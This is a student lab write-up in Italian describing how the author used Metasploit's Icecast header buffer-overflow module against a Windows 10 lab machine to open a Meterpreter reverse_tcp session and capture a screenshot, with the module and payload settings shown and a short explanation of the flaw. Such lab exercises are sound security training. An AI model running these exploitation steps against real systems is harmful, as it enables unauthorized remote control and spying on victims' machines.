

# S7-L4 ICECAST



# TRACCIA



Mi è stato richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit.  
Una volta ottenuta la sessione, si dovrà:

- Vedere l'indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast



# EXPLOIT ICECAST

La prima cosa che faremo, sarà assicurarc  
che le macchine Kali linux e Windows 10  
comunicano. Dopodichè entreremo in  
msfconsole e useremo l'exploit icecast (ne  
è presente solo uno pertanto utilizzeremo  
quello).

# ASSEGNAZIONE TARGET

Assegnamo le porta target con il comando  
“set rhost ip target” e procediamo con  
l’exploit.

```
mattia@vbox: ~/Desktop
File Actions Edit View Help
RHOSTS => 192.168.0.237
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):
Name      Current Setting  Required  Description
RHOSTS    192.168.0.237   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8000            yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.193   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) >
```

# SCREENSHOT METERPETER



# SCREENSHOT METERPETER

Come ultima fase abbiamo avviato l'exploit. Una volta entrati nella sessione meterpeter, per poter eseguire uno screenshot, abbiamo usato il comando “screenshot” e ci ha fatto avere lo screen del desktop di windows 10 direttamente su kali linux come file immagine.

# COS'È ICECAST?

Icecast è un software open source per lo streaming audio utilizzato principalmente per creare radio su internet. Tuttavia, alcune versioni di Icecast (come la versione 2.0.1) presentano vulnerabilità di sicurezza, rendendo possibile un attacco di tipo buffer overflow.

In pratica, questa falla si verifica perché Icecast gestisce male alcune richieste HTTP inviate al server. Quando riceve un'intestazione HTTP insolitamente lunga, Icecast non riesce a gestirla in modo corretto, e il buffer di memoria si sovraccarica. Questo "overflow" può aprire una porta agli attacchi, permettendo a qualcuno con intenzioni dannose di inserire ed eseguire codice a piacimento sul sistema. In altre parole, un attaccante può prendere il controllo del server, con tutti i rischi che ne conseguono, come l'accesso non autorizzato e la compromissione della sicurezza del sistema.



**THANKS  
MATTIA DI DONATO**